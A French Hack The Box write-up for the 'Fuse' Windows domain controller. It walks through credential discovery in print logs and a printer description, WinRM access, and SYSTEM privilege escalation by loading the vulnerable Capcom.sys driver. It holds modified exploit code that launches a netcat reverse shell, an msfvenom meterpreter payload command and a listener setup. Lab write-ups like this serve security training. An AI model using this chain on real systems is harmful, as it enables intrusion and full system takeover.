Fuse - Hack The Box


Notes

ebsd

25.10.2020

Table des matières

1 Fuse



L'art de **l'exploitation de driver signé** sur un OS 64 bits quand un administrateur a donné les permissions de chargé un driver (**SeLoadDriverPrivilege**) à un utilisateur.

2 Recon

2.1 nmap

Un port web, un port ldap… Une machine windows semble-t-il.

```
kali@kali:~/Fuse$ nmap -p- 10.10.10.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 01:32 EDT
Nmap scan report for 10.10.10.193
Host is up (0.054s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
```

```
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49672/tcp open  unknown
49690/tcp open  unknown
49745/tcp open  unknown
```

2.2 ldapsearch - un domaine AD

On a un domaine AD : fabricorp.local.

```
kali@kali:~/Fuse$ ldapsearch -x -h 10.10.10.193 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#

#
dn:
currentTime: 20200617072657.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=fabricorp,DC=loc
 al
dsServiceName: CN=NTDS Settings,CN=FUSE,CN=Servers,CN=Default-First-Site-Name,
 CN=Sites,CN=Configuration,DC=fabricorp,DC=local
namingContexts: DC=fabricorp,DC=local
namingContexts: CN=Configuration,DC=fabricorp,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=fabricorp,DC=local
namingContexts: DC=DomainDnsZones,DC=fabricorp,DC=local
namingContexts: DC=ForestDnsZones,DC=fabricorp,DC=local
defaultNamingContext: DC=fabricorp,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=fabricorp,DC=local
configurationNamingContext: CN=Configuration,DC=fabricorp,DC=local
rootDomainNamingContext: DC=fabricorp,DC=local
...
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: Fuse.fabricorp.local
ldapServiceName: fabricorp.local:fuse$@FABRICORP.LOCAL
serverName: CN=FUSE,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=fabricorp,DC=local
```


2.3 website - découverte de comptes users

Sur le port 80, on a bien un site web. Je confirgure mon fichier hosts.

```
http://fuse.fabricorp.local/papercut/logs/html/index.htm

sudo vi /etc/hosts
10.10.10.193    fuse.fabricorp.local
```

Un joli site “PaperCut”.



Dans un des fichiers CSV, je découvre quelques utilisateurs, et je pense que j’ai peut être un mot de passe ici.

```
PaperCut Print Logger - http://www.papercut.com/
Time,User,Pages,Copies,Printer,Document Name,Client,Paper Size,Language,Height,Width,Duplex,Gra
2020-05-29 17:50:10,pmerton,1,1,HP-MFT01,"New Starter - bnielson - Notepad",JUMP01,LETTER,PCL6,
2020-05-29 17:53:55,tlavel,1,1,HP-MFT01,"IT Budget Meeting Minutes - Notepad",LONWK015,LETTER,P
2020-05-30 16:37:45,sthompson,1,1,HP-MFT01,"backup_tapes - Notepad",LONWK019,LETTER,PCL6,,,NOT
2020-05-30 16:42:19,sthompson,1,1,HP-MFT01,"mega_mountain_tape_request.pdf",LONWK019,LETTER,PCL
2020-05-30 17:07:06,sthompson,1,1,HP-MFT01,'Fabricorp01.docx - Word",LONWK019,LETTER,PCL6,,,NOT
```

2.4 rcpclient - tester le mdp

Je teste chaque utilisateur avec ce mot de passe. Pour le compte *tlavel*, la réponse du serveur est “NT_STATUS_PASSWORD_MUST_CHANGE”. Ce qui signifie que le mot de passe est correct mais nécessite un changement.

```
kali@kali:~/Fuse$ rpcclient -U "fabricorp\\perton" 10.10.10.193
Enter FABRICORP\perton's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

kali@kali:~/Fuse$ rpcclient -U "fabricorp\\tlavel" 10.10.10.193
Enter FABRICORP\tlavel's password:
Cannot connect to server.  Error was NT_STATUS_PASSWORD_MUST_CHANGE
```

2.5 smbpasswd - changer le mdp

Je renouvelle le mot de passe du compte `tlavel`.

```
kali@kali:~/Fuse$ smbpasswd -U "fabricorp\\tlavel" -r 10.10.10.193
Old SMB password: <Fabricorp01>
New SMB password: <p@ssw0rd>
Retype new SMB password: <p@ssw0rd>
Password changed for user tlavel
```

2.6 smbclient - enum des shares

Je constate que vous avons un spooler actif sur ce contrôleur de domaine.

```
kali@kali:~/fuse$ smbclient -L \\\\10.10.10.193 -U "fabricorp\\tlavel"
Unable to initialize messaging context
Enter FABRICORP\tlavel's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HP-MFT01        Printer   HP-MFT01
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Le mot de passe de `tlavel` est réinitialisé très rapidement. Il faut être rapide dans les recherches. En lien avec le spooler actif, je vérifie les imprimantes connectées.

2.7 rpcclient - enum des imprimantes

```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central
        (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

La description de l'imprimante contient un mot de passe, pour un compte scan2docs : **$fab@s3Rv1ce$1**

2.8 rpcclient - emum des users du domaine

```
rpcclient $> enumdomusers
    user:[Administrator] rid:[0x1f4]
    user:[Guest] rid:[0x1f5]
    user:[krbtgt] rid:[0x1f6]
    user:[DefaultAccount] rid:[0x1f7]
    user:[svc-print] rid:[0x450]
    user:[bnielson] rid:[0x451]
    user:[sthompson] rid:[0x641]
    user:[tlavel] rid:[0x642]
    user:[pmerton] rid:[0x643]
    user:[svc-scan] rid:[0x645]
    user:[bhult] rid:[0x1bbd]
    user:[dandrews] rid:[0x1bbe]
    user:[mberbatov] rid:[0x1db1]
    user:[astein] rid:[0x1db2]
    user:[dmuir] rid:[0x1db3]
```

Notons que le compte svc-scan sera utile juste après.

3 low priv shell

Je tente d'associer le mot de passe précédemment découvert au compte **svc-print** et c'est gagné :)

```
kali@kali:~/fuse$ evil-winrm -i 10.10.10.193 -u svc-print
Enter Password:
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents>
```

4 Priv esc

4.1 SeLoadDriverPrivilege

Je vérifie d'abord mes privilèges. Il semblerait que je puisse charger un driver. **SeLoadDriverPrivilege** comme son nom le suggère octroie la capacité de charger n'importe quel driver. Et pour faire simple : être capable d'insérer du code dans le kernel = game over.

```
*Evil-WinRM* PS C:\users\svc-print\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

4.2 Capcom.sys Driver Exploit

Sur les systèmes 64bits, le Kernel Mode Code Signing (KMCS) est activé, et il est **impossible** de charger un driver **non signé**. Il s'agit là au mieux d'une fonctionnalité pour assurer l'intégrité du code, souvent présentée comme une fonction de sécurité. Rien empêche toutefois un attaquant de charger **un driver signé vulnérable** et de l'exploiter. L'intégrité du kernel serait compromise.

Utilisons un driver bien connu pour être vulnérable et signé ! **Capcom.sys**. Il peut être téléchargé ici :

https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys

On aura besoin de compiler ces deux exploits.

— https://github.com/tandasat/ExploitCapcom
— https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp

4.3 ExploitCapcom.cpp

Je modifie la ligne 292 du POC ExploitCapcom.cpp [1] pour obtenir un reverse shell avec un netcat. Je m'apercevrai plus tard que netcat ne fonctionnera pas. J'utiliserai alors un meterpreter. J'y reviendrai.

1. https://github.com/tandasat/ExploitCapcom

Modifier :

```
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
```

en :

```
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\test\\nc.exe -nv 10.10.14.35 443");
```

Et je le compile ExploitCapcom.cpp avec VS2015.

4.4 EoPLoadDriver.cpp

Je compile également : EoPLoadDriver.cpp [2]. Il faut passer par un nouveau projet `Console App` et importer le code c++.

1. New > Project > Visual C++ > Win32 > Console App
2. Source File > Add > Existing Item
3. Barre d'outils, choisir Release / x64
4. F5 pour compiler

4.5 Préparation

Grâce à mon shell Evil-WinRM, j'upload nc.exe dans `c:\test`.

```
*Evil-WinRM* PS C:\test> upload /usr/share/windows-resources/binaries/nc.exe
```

J'upload le driver et les deux codes compilés.

```
*Evil-WinRM* PS C:\test> upload Capcom.sys
*Evil-WinRM* PS C:\test> upload ExploitCapcom.exe
*Evil-WinRM* PS C:\test> upload eoploaddriver.exe
```

Je charge le driver Capcom.sys sur la victime.

2. https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp

```
*Evil-WinRM* PS C:\test> .\eoploaddriver.exe System\CurrentControlSet\MyService c:\test\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver:
↪  \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0
```

4.6 Exploit

Maintenant je peux utiliser le driver chargé pour l'exploiter et exécuter du code arbitraire, à savoir un reverse shell en tant que SYSTEM.

Et je lance l'exploit. 1er essai avec un reverse shell netcat échoué.

```
*Evil-WinRM* PS C:\test> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000068
[*] Shellcode was placed at 0000029108910008
[+] Shellcode was executed
[+] Token stealing was successful
[-] CreateProcess() failed
```

Alors j'opte pour un meterpreter.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.35 LPORT=443 -f exe > shell.exe
```

Je modifie le code de ExploitCapcom.cpp pour appeler shell.exe

```
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\test\\shell.exe");
```

J'upload shell.exe et je lance l'exploit.

```
*Evil-WinRM* PS C:\test> upload shell.exe
*Evil-WinRM* PS C:\test> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 000002345ED10008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
```

Et sur mon listener metasploit, j'obtiens mon reverse shell.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.14.35
lhost => 10.10.14.35
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.35:443
[*] Sending stage (180291 bytes) to 10.10.10.193
[*] Meterpreter session 1 opened (10.10.14.35:443 -> 10.10.10.193:55890) at 2020-07-01 09:56:48 -0400

meterpreter >
```

```
C:\users\administrator\desktop>whoami
whoami
nt authority\system

C:\users\administrator\desktop>type root.txt
type root.txt
abd6282dedd13588fd1f7610acc32e10

C:\users\administrator\desktop>hostname
hostname
Fuse
```